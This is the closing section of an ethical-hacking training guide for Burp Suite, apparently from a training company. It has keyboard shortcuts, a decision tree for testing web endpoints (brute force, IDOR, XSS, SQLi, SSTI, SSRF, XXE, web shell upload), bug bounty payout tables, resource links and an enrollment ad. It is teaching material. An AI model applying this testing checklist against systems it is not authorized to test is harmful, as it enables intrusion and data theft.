Toggle Intercept	Ctrl+T	Proxy Intercept tab
Forward (Intercept)	Ctrl+F	Proxy Intercept tab
Drop (Intercept)	Ctrl+D	Proxy Intercept tab
Send request (Repeater)	Ctrl+Enter	Repeater tab
Previous response	Ctrl+<	Repeater tab
Next response	Ctrl+>	Repeater tab
Search in request	Ctrl+F	Repeater / History
URL decode	Ctrl+Shift+D	Any text field
URL encode	Ctrl+U	Any text field
HTML decode	Ctrl+Alt+D	Any text field
Base64 decode	Ctrl+Shift+B	Any text field
Clear field	Ctrl+A then Del	Any text field
Start attack (Intruder)	Alt+A	Intruder tab



APPENDIX

Complete Vulnerability Testing Cheat Sheet

Decision Tree — What to Test First

```
decision-tree

# When you find an endpoint – systematic testing order:

1. AUTHENTICATION ENDPOINT?
  → Test: Default creds, brute force, username enum, SQLi in login
  → Test: JWT/session token entropy (Sequencer)
  → Test: OAuth flow for state param, redirect_uri issues

2. TAKES USER ID / OBJECT ID?
  → Test: IDOR – send to Intruder, number payload 1-10000
  → Test: Access other users' data/actions
  → Test: Privilege escalation – access admin objects

3. TAKES USER INPUT (form/search/comment)?
  → Test: XSS – reflected, stored, DOM
  → Test: SQL injection – boolean, error, time-based
  → Test: SSTI – {{7*7}} in all fields
  → Test: Path traversal if file-related

4. TAKES URL/URI PARAMETER?
  → Test: SSRF – cloud metadata, internal services
  → Test: Open redirect – attacker.com in redirect param
  → Test: XXE if XML-related URL processing

5. TAKES XML INPUT?
  → Test: XXE – file read, SSRF, OOB
  → Test: XXE DoS – billion laughs

6. FILE UPLOAD ENDPOINT?
  → Test: Web shell upload, extension bypass
  → Test: Content-Type bypass, magic bytes
  → Test: Path traversal in filename

7. PAYMENT / E-COMMERCE?
  → Test: Price manipulation, negative quantities
  → Test: Race conditions (coupon, inventory)
  → Test: Workflow step bypass
```

Burp Suite Bug Bounty Score Sheet

Finding Type	Typical CVSS	P-Level	Avg Payout Range
Remote Code Execution (RCE)	9.8–10.0	P1/Critical	\$5,000–\$50,000+
SQL Injection (data dump)	9.1–9.8	P1/Critical	\$3,000–\$15,000
Authentication Bypass	9.0–9.8	P1/Critical	\$2,000–\$10,000
Account Takeover (ATO)	8.5–9.0	P1/P2	\$2,000–\$10,000
Stored XSS (self-XSS excluded)	7.5–8.5	P2/High	\$500–\$3,000

SSRF (internal access)	7.5–9.0	P2/High	\$1,000–\$5,000
IDOR (PII access)	7.0–8.5	P2/High	\$500–\$3,000
XXE (file read)	7.0–9.0	P2/High	\$500–\$3,000
Privilege Escalation	7.0–8.5	P2/High	\$500–\$2,500
CSRF (sensitive action)	5.0–7.0	P3/Medium	\$100–\$500
Reflected XSS	5.0–7.0	P3/Medium	\$150–\$750
Open Redirect	4.0–5.5	P4/Low	\$50–\$300
Missing Security Headers	2.0–4.0	P5/Info	\$0–\$100
Username Enumeration	3.0–5.0	P4/Low	\$50–\$200

Top Bug Bounty Programs — Burp Suite Targets

Program	Platform	Scope	Max Payout
Google VRP	Self-hosted	All Google products	\$31,337+
Microsoft MSRC	Self-hosted	Azure, M365, Windows	\$250,000 (AI)
Apple Security	Self-hosted	iOS, macOS, iCloud	\$1,000,000
Meta	HackerOne	Facebook, Instagram, WhatsApp	\$40,000+
Shopify	HackerOne	Shopify platform + APIs	\$50,000
Uber	HackerOne	Uber apps and APIs	\$10,000+
Twitter/X	HackerOne	Twitter platform	\$15,000+
Yahoo/Oath	HackerOne	Yahoo products	\$15,000+
PayPal	HackerOne	PayPal, Venmo, Braintree	\$10,000+
US DoD	HackerOne	Military .mil domains	Recognition + CVD
GitHub	Self-hosted	GitHub platform + CLI	\$30,000+
Slack	HackerOne	Slack web, desktop, mobile	\$10,000+

Master Burp Suite. Master Web Security.

This guide covers every major Burp Suite module with real-world examples, payloads, and bug bounty workflows. Practice on authorized platforms like HackTheBox, TryHackMe, and PortSwigger Web Security Academy — which has free, purpose-built labs for every technique in this guide.

■ PortSwigger Web Security Academy	portswigger.net/web-security — FREE interactive labs for every Burp technique
■ Burp Suite Documentation	portswigger.net/burp/documentation — official full reference
■ HackTheBox	hackthebox.com — real-world practice machines
■ HackerOne	hackerone.com — top bug bounty platform
■ Bugcrowd	bugcrowd.com — enterprise bug bounty programs
■ OWASP Testing Guide	owasp.org/www-project-testing-guide — free VAPT methodology
■ PayloadsAllTheThings	github.com/swisskyrepo/PayloadsAllTheThings — payload cheat sheets

Ready to Start Your Cybersecurity Journey?

Enroll now at Hackify Cybertech and become a professional ethical hacker

forms.gle/ydT9NtqWbWvPtasV8 | info@hackifycybertech.com

This document is created by Hackify Cybertech for educational purposes and authorized security testing only. All techniques must be practiced only on systems you own or have explicit written permission to test. Unauthorized security testing is illegal. Burp Suite is a trademark of PortSwigger Ltd. Contact: info@hackifycybertech.com | +91 7377682422 | www.hackifycybertech.com